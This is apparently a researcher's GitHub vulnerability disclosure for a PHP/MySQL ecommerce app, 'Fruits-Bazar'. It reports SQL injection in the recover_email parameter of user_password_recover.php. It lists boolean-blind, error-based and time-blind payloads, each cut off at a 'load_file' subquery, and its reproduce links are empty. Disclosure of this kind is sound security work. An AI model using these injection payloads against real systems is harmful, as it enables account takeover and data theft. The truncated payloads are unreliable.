

main

CVE-nu11secur1ty / vendors / Md-Saiful-Islam-creativesaiful / 2021 / Ecommerce-project-with-php-and-mysqli-Fruits-Bazar /



nu11secur1ty Update README.MD ...

on Jun 30 [History](#)

..



Docs

5 months ago



PoC

5 months ago




README.MD

5 months ago



README.MD

Ecommerce-project-with-php-and-mysqli-Fruits-Bazar



Description:

The recover_email parameter on user_password_recover.php app is vulnerable to three types of SQL injection attacks. The attacker can take access to all accounts on this system.

Status: CRITICAL

[+] Payloads:

Parameter: recover_email (POST)

Type: **boolean**-based blind

Title: **OR boolean**-based blind - **WHERE or HAVING** clause (NOT)

Payload: recover_email=cNCbIfqe@nama1k@t1putkat@mang@lsk@.net'+(select load_file

Type: **error**-based


Title: MySQL **>= 5.0 AND error**-based - **WHERE, HAVING, ORDER BY or GROUP BY** clause

Payload: recover_email=cNCbIfqe@nama1k@t1putkat@mang@lsk@.net'+(select load_file

Type: **time**-based blind

Title: MySQL **>= 5.0.12 AND time**-based blind (query SLEEP)

Payload: recover_email=cNCbIfqe@nama1k@t1putkat@mang@lsk@.net'+(select load_file



Reproduce:

[href](#)

Proof and Exploit:

[href](#)